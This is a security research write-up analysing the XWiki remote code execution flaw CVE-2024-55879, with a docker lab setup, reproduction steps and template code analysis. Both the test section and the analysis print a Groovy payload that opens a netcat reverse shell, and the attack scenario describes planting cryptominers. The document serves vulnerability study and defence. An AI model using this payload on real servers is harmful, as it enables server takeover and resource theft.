
Research & Technique

XWiki RCE Vulnerability (CVE-2024-55879)

■ Overview of Vulnerability

XWiki is a free open source developed in Java. This is a wiki software that focuses on helping users create and edit web pages, as well as expanding the functions. As a result of searching XWiki disclosed on the Internet using the OSINT search engine, it was found that XWiki is being used by approximately 40,000 websites in many countries including the US, Germany and the UK as of February 6, 2025.



Source: fofa.info

Figure 1. XWiki Usage Statistics

On December 12, 2024, a remote arbitrary code execution vulnerability of XWiki (CVE-2024-55879) was publicly disclosed. This vulnerability arises because XWiki can execute a malicious code in the XWiki server by adding a specific object with its internal function, injecting a payload to the vulnerable attribute, and executing the payload. The attacker executes a malicious code by injecting it to a specific object while modifying user information through an account permitted for script writing. Through this process, the attacker can take over the server by executing an arbitrary command in the production server.

■ Attack Scenario




Figure 2. CVE-2024-55879 Attack Scenario

① Taking over an XWiki user account
② Searching for a server that uses the vulnerable XWiki on the wiki platform
③ Inserting malicious script using the CVE-2024-55879 vulnerability
④ Installing a cryptocurrency mining machine on the server by executing the malicious script
⑤ Mining cryptocurrency using server resources with the mining machine installed on the server

■ Affected Software Versions

The software versions vulnerable to CVE-2024-55879:

S/W	Vulnerable Version
XWiki-platform	>= 2.3, < 15.10.9 >= 16.0.0-rc-1, < 16.3.0

■ Test Environment Configuration

Build a test environment and examine the operation of CVE-2024-55879.

Name	Information
Victim	XWiki-platform v15.10.5 (172.19.0.4)
Attacker	Kali Linux (172.19.0.3)

■ Vulnerability Test

Step 1. Configuration of the Environment

Install XWiki image of the vulnerable version on the victim's PC. The following example docker-compose.yml configures the CVE-2024-55879 vulnerability test environment.

```
services:
  xwiki:
    image: XWiki:15.10.5
    container_name: xwiki
    ports:
      - "8080:8080"
    environment:
      - DB_USER=xwiki
      - DB_PASSWORD=xwiki
      - DB_DATABASE=xwiki
      - DB_HOST=db
    depends_on:
      - db
    networks:
      - cve-2024-55879

  db:
    image: mariadb:10.6
    container_name: xwiki-db
    environment:
      - MYSQL_ROOT_PASSWORD=root
      - MYSQL_DATABASE=xwiki
      - MYSQL_USER=xwiki
      - MYSQL_PASSWORD=xwiki
    networks:
      - cve-2024-55879
    ports:
      - "3306:3306"
volumes:
  xwiki-data:
  db-data:

networks:
  cve-2024-55879:
    driver: bridge
```

Run the docker-compose.yml file written.

```
> docker-compose up -d
```

Then, install org.xwiki.platform_xwiki-platform-administration-ui_15.10.5.xar, which is a vulnerable package.

•URL: https://extensions.xwiki.org/xwiki/rest/repository/extensions/org.xwiki.platform%3Axwiki-platform-administration-ui/versions/15.10.5/file?rid=maven-xwiki

Upload the downloaded package through Upload a new package when accessing Menu > Administration.




Figure 3. Vulnerable Package Installation

Lastly, install busybox for reverse shell inside the XWiki server.

```
> docker exec -it xwiki sh -c "apt update && apt install -y busybox"
```

Step 2. Vulnerability Test

To modify the information of general users, create a general user account, not an admin. account.




Figure 4. User Creation

As only a user permitted for script writing can run the arbitrary command execution, add privilege including script to the admin. account.

Figure 5. Adding User Privilege

Then, an object can be added to the user when accessing through http://localhost:8080/bin/edit/xwiki/<Created_User Name>?editor=object.




Figure 6. Adding ConfigurableClass Object

Save the values below to the attributes of the added object.

Attribute	Value
display in seciton	other
display in category	other
heading	#set($codeToExecute = 'Test') #set($codeToExecuteResult = '{{async}}{{groovy}} def command = "busybox nc 172.19.0.4 8888 -e /bin/bash"; def proc = command.execute(); proc.waitFor() {{/groovy}}{{/async}}')

Among the attributes above, the heading value operates as the malicious payload.

Then, the payload written at accessing through http://localhost:8080/bin/view/xwiki/<Created_UserName>?sheet=XWiki.AdminSheet&viewer=content&section=other is run.

Figure. 7. Malicious Payload Execution

Acquire the shell of XWiki server through 8888 port of the attacker server.




Figure. 8. Attacker Shell Acquisition

■ Detailed Analysis of the Vulnerability

In this section, the principle of CVE-2024-55879 vulnerability occurrence and the vulnerability of arbitrary command execution are explained in order. **Step 1** tracks the administrator application functions of XWiki and the process of data storage and **Step 2** examines the process of the arbitrary command execution vulnerability occurrence using the loaded data.

Step 1. Administrator Application

1) XWiki ConfigurableClass

From XWiki Enterprise 1.5, administration application that manages XWiki instances needs to be separately installed. To install this function, download xar file from the link below, and import it in the XWiki page.

•URL: https://extensions.xwiki.org/XWiki/rest/repository/extensions/org.xwiki.platform%3Axwiki-platform-administration-ui/versions/<XWiki_version>/file?rid=maven-xwiki




Figure 9. Importing Administration Application File

The administration application extension functions of XWiki include ConfigurableClass function. This function defines attribute values for each setting by creating a class with settings instead of directly modifying a file. This process can be implemented by adding Custom Configurable sections in settings after accessing /bin/edit/XWiki/EQSTTester?editor=object.




Figure 10. ConfigurableClass Setting

The following attribute values can be defined by adding the setting.


Name	Description
displayInSection	Designating administration section to be used for application setting
heading	Value to be set as the title of configurableClass object
codeToExecute	Velocity script to be displayed in addition to the form
displayinCategory	Designating administration category to be used for application setting

The setting is saved in the db, and it can be checked by accessing ConfigurableClass saved in the XWikiobjects table.

```
MariaDB [xwiki]> SELECT * FROM xwikiobjects WHERE XWO_CLASSNAME = 'XWiki.ConfigurableClass';
+---------------------+------------+-------------------------------+-----------------------+--------------------------------------+
| XWO_ID              | XWO_NUMBER | XWO_NAME                      | XWO_CLASSNAME         | XWO_GUID                             |
+---------------------+------------+-------------------------------+-----------------------+--------------------------------------+
| -6115730204412556138 |          0 | XWiki.AdminImportSheet        | XWiki.ConfigurableClass | c5cba27a-c9bd-410d-ac8d-7307b8a12879 |
| -4366992258454243115 |          0 | XWiki.AdminLocalizationSheet  | XWiki.ConfigurableClass | 801366f3-f445-450f-99b1-5e99219cc3ed |
| -3757042457310503563 |          0 | XWiki.AdminExportSheet        | XWiki.ConfigurableClass | 1ebbbfae-bf3d-4675-8aa0-8c83305692ae |
|  -857457455774161214 |          0 | XWiki.AdminExtensionRightsSheet | XWiki.ConfigurableClass | bad3af00-4a01-48b8-94ca-2111b758d219 |
|   722116165808455315 |          0 | XWiki.RegistrationConfig      | XWiki.ConfigurableClass | d045822c-8279-4176-a382-1f153512898d |
|  2851495082505687224 |          0 | XWiki.AdminEditingSheet       | XWiki.ConfigurableClass | fd5581e8-9db0-4da8-b499-52b61843d476 |
|  4529741930079051002 |          0 | XWiki.EQSTTester              | XWiki.ConfigurableClass | 18607807-f9e4-4f2e-818f-31c4de8c5a2f |
|  5439153117275208932 |          0 | XWiki.AdminTemplatesSheet     | XWiki.ConfigurableClass | b03bf517-5cff-4873-a899-7f87e8829aaa |
+---------------------+------------+-------------------------------+-----------------------+--------------------------------------+
```

Figure. 11. Information of ConfigurableClass Saved in XWikiobjects

The detailed information saved with the ConfigurableClass string can be checked by accessing XWikistrings table using the XWO_ID value of ConfigurableClass.



```
MariaDB [xwiki]> SELECT * FROM xwikistrings WHERE XWS_ID=4529741930079051002;
+---------------------+-----------------------+---------------------------------------------------------------------------+
| XWS_ID              | XWS_NAME              | XWS_VALUE                                                                 |
+---------------------+-----------------------+---------------------------------------------------------------------------+
| 4529741930079051002 | categoryIcon          |                                                                           |
| 4529741930079051002 | configurationClass    |                                                                           |
| 4529741930079051002 | displayBeforeCategory |                                                                           |
| 4529741930079051002 | displayInCategory     | other                                                                     |
| 4529741930079051002 | displayInSection      | other                                                                     |
| 4529741930079051002 | heading               | EQST Tester EQST Tester EQST Tester EQST Tester EQST Tester EQST Tester EQST Tester |
| 4529741930079051002 | iconAttachment        |                                                                           |
| 4529741930079051002 | linkPrefix            |                                                                           |
| 4529741930079051002 | scope                 | WIKI+ALL_SPACES                                                           |
+---------------------+-----------------------+---------------------------------------------------------------------------+
```

Figure 12. Detailed Information of ConfigurableClass Saved in XWikiobjects

2) Detailed Analysis of Administrator Application

The administrator application functions can be checked by analyzing detailed structure of the loaded administrator application extension and the file in extension.

(1) XAR File

In XWiki, each document is imported or exported through a compressed file with the xar extension. This file has the following structure.




Figure 13. xar File Structure

package.xml contains a description of the xar file and also includes document name, document description, writer and other information. Each document (Document1.xml, Document2.xml) has a hierarchy structure. In general, a folder is created and saved according to the hierarchy structure. The document contains version information, name, writer, name space to be used for reference, content of the text, etc.

(2) ConfigurableClass.xml

In the administrator application extension, ConfigurableClass operation is handled through ConfigurableClass.xml. The text of the document is configured mainly with the velocity template. Velocity is a Java-based template engine with a function to refer to an object defined in the code by using a simple template language. The following grammar is used in the velocity template by default.

Delimiter	Description	Example
#set(...)	Setting reference value	#set($primate = "monkey")
#if(...) **...** **#else** **...** **#end**	Delimiter for conditional statement	#if ($foo == $bar) Equal #else Not equal #end
#foreach(...) **...** **#end**	Delimiter for loop statement	#foreach(#product in $allProducts) $product #end
#macro($arg1, $arg2) **...** **#end**	Macro, delimiter defining loop statement	#macro(tablerows $color $somelist) #foreach($something in $somelist) <tr><td bgcolor=$color>$something</td></tr> #end #end

Inside ConfigurableClass.xml, the operation is started with the execution of findNamesOfAppsToConfigure, which is a macro to access and save ConfigurableClass settings from database.

```
## Searches the database for names of apps to be configured
#set($outputList = [])
#findNamesOfAppsToConfigure($section, $globaladmin, $xwiki.getDocument($currentDoc).getSpace(), $outputList)
##
```

Figure 14. findNamesOfAppsToConfigure Macro

The definition of this macro is specified with the velocity template of the text in ConfigurableClassMacros.xml. Here, the process to define and execute HQL (Hibernate Query Language)[1] query is defined, and it plays a role to save the returned result in $outputList. In addition, $section received as a variable is the section parameter value to be entered by the user, and $XWiki.getDocument($currentDoc).getSpace() returns a hierarchy structure excluding the current document name.

[1] HQL (Hibernate Query Language): Although externally similar to SQL, HQL is a query language used in Hibernate, which is object-oriented and can define relationships among inheritance, polymorphism and class.

The following code is used for the query execution. The ConfigurableClass of which the section parameter entered by the user in the current document matches displayInSection field entered in **1) XWiki ConfigurationClass** is searched.

```
## We can't remove duplicates using the unique filter because the select clause will
be extended with the information
## needed by the order by clause. Thus we remove the duplicates after we get the
results.
#set ($orderedSetOfAppNames = $collectiontool.orderedSet)
#set ($discard = $orderedSetOfAppNames.addAll($services.query.hql($statement).
bindValues($params).execute()))
#set ($discard = $orderedSetOfAppNames.addAll($services.query.hql
($statementDeprecated).bindValues($deprecatedParams).execute()))
```

Figure 15. HQL Query Execution

Save the result of the query execution in $outputList variable.

```
#set ($discard = $outputList.addAll($orderedSetOfAppNames))
```

Figure 16. Executing HQL Query and Saving the Result

Step 2. XWiki RCE Vulnerability (CVE-2024-55789)

1) Heading Parameter Tracking

```
#set($outputList = [])
#findNamesOfAppsToConfigure($section, $globaladmin, $xwiki.getDocument($currentDoc).getSpace(), $outputList)
##
#foreach($appName in $outputList)
  ##
  ## Make sure the current user has permission to edit the configurable application.
  #set($userHasAccessToDocument = $xcontext.hasAccessLevel('edit', $appName))
  ##
  ## If the document was not last saved by a user with edit privilege on this page
  ## then we can't safely display the page but we should warn the viewer.
  #if($userHasAccessToDocument)
    ## Get the configurable application
    #set($app = $xwiki.getDocument($appName))
    ##
    #set($documentSavedByAuthorizedUser = false)
    #checkDocumentSavedByAuthorizedUser($app, $currentDoc, $documentSavedByAuthorizedUser)
  #end

    #set($heading = $app.getValue('heading', $configurableObj))
```

Figure 17. Process of Heading Parameter Access

① $outputList array values are extracted using findNamesOfAppsToConfigure function.
② $outputList array data are designated in the $appName variable
③ $app object can be obtained through $XWiki.getDocument($appName).
④ heading parameter value is saved as $app.getValue ('heading,' $configurableObj).

For the payload delivered to heading parameter, the process of variable redefinition can be checked by adding a debugging code through the following steps.
① Download org.XWiki.platform_XWiki-platform-administration-ui_<Version>.xar of the vulnerable version.
② Change the extension of the downloaded file to zip and unzip the file.
③ In the XWiki > ConfigurableClass.xml file, add the debugging file below to before and after the #set($evaluatedHeading = "#evaluate($heading)") line.

```
== Debug Before ==
Heading: **$services.rendering.escape($heading, 'XWiki/2.1')**
CodeToExecute Before: **$services.rendering.escape($configurableObj.display('codeToExecute', 'view', false),
'XWiki/2.1')**
CodeToExecuteResult Before: **$services.rendering.escape($configurableObj.display('codeToExecuteResult', 'view',
false), 'XWiki/2.1')**
======================

## Original Code
#set($evaluatedHeading = "#evaluate($heading)")

== Debug After ==
Evaluated Heading: **$services.rendering.escape($evaluatedHeading, 'XWiki/2.1')**
CodeToExecute After: **$services.rendering.escape($codeToExecute, 'XWiki/2.1')**
CodeToExecuteResult After: **$services.rendering.escape($codeToExecuteResult, 'XWiki/2.1')**
======================
```

④ After saving the file, compress it again and restore the extension (.xar).
⑤ Upload xar file through XWiki Web Page > Administer Wiki > content > import and install it.
Then, the heading parameter operation status can be checked as of the following.

Figure 18. Variables before and after Heading Payload

2) XWiki Scripting and Actual Operation Process

Java Scripting API (JSR-223, standard API) is a function to support the execution of other script languages in Java application. It is based on the JSR 223 (Java Specification Request 223) standard, and enables dynamic code execution or data exchange between Java and the script language while it is run. In XWiki, Groovy, Python, Ruby and PHP scripts are wrapped to macro through Java Scripting API. It can also be loaded for use in the form of {{script language type}}.

After adding ConfigurableClass to the EQST user object, the attacker inserts payload to the heading variable and saves it as of the following.

Figure 19. Saving Heading Payload

For this, the following payload is used.

```
#set($codeToExecute = 'Test')
#set($codeToExecuteResult = '{{async}}{{groovy}} def command = "busybox nc 172.19.0.4 8888 -e
/bin/bash"; def proc = command.execute(); proc.waitFor() {{/groovy}}{{/async}}')
```

This payload redefines two variables individually. The codeToExecuteResult variable includes a code to execute reverse shell by using the groovy script.

The velocity code inside ConfigurableClass object, which was added when accessing <XWiki_domain>/bin/view/XWiki/EQST?sheet=XWiki.AdminSheet&viewer=content&section=other, is executed. Using the previously added debugging code, the result of variable redefinition due to the heading variable can be checked.

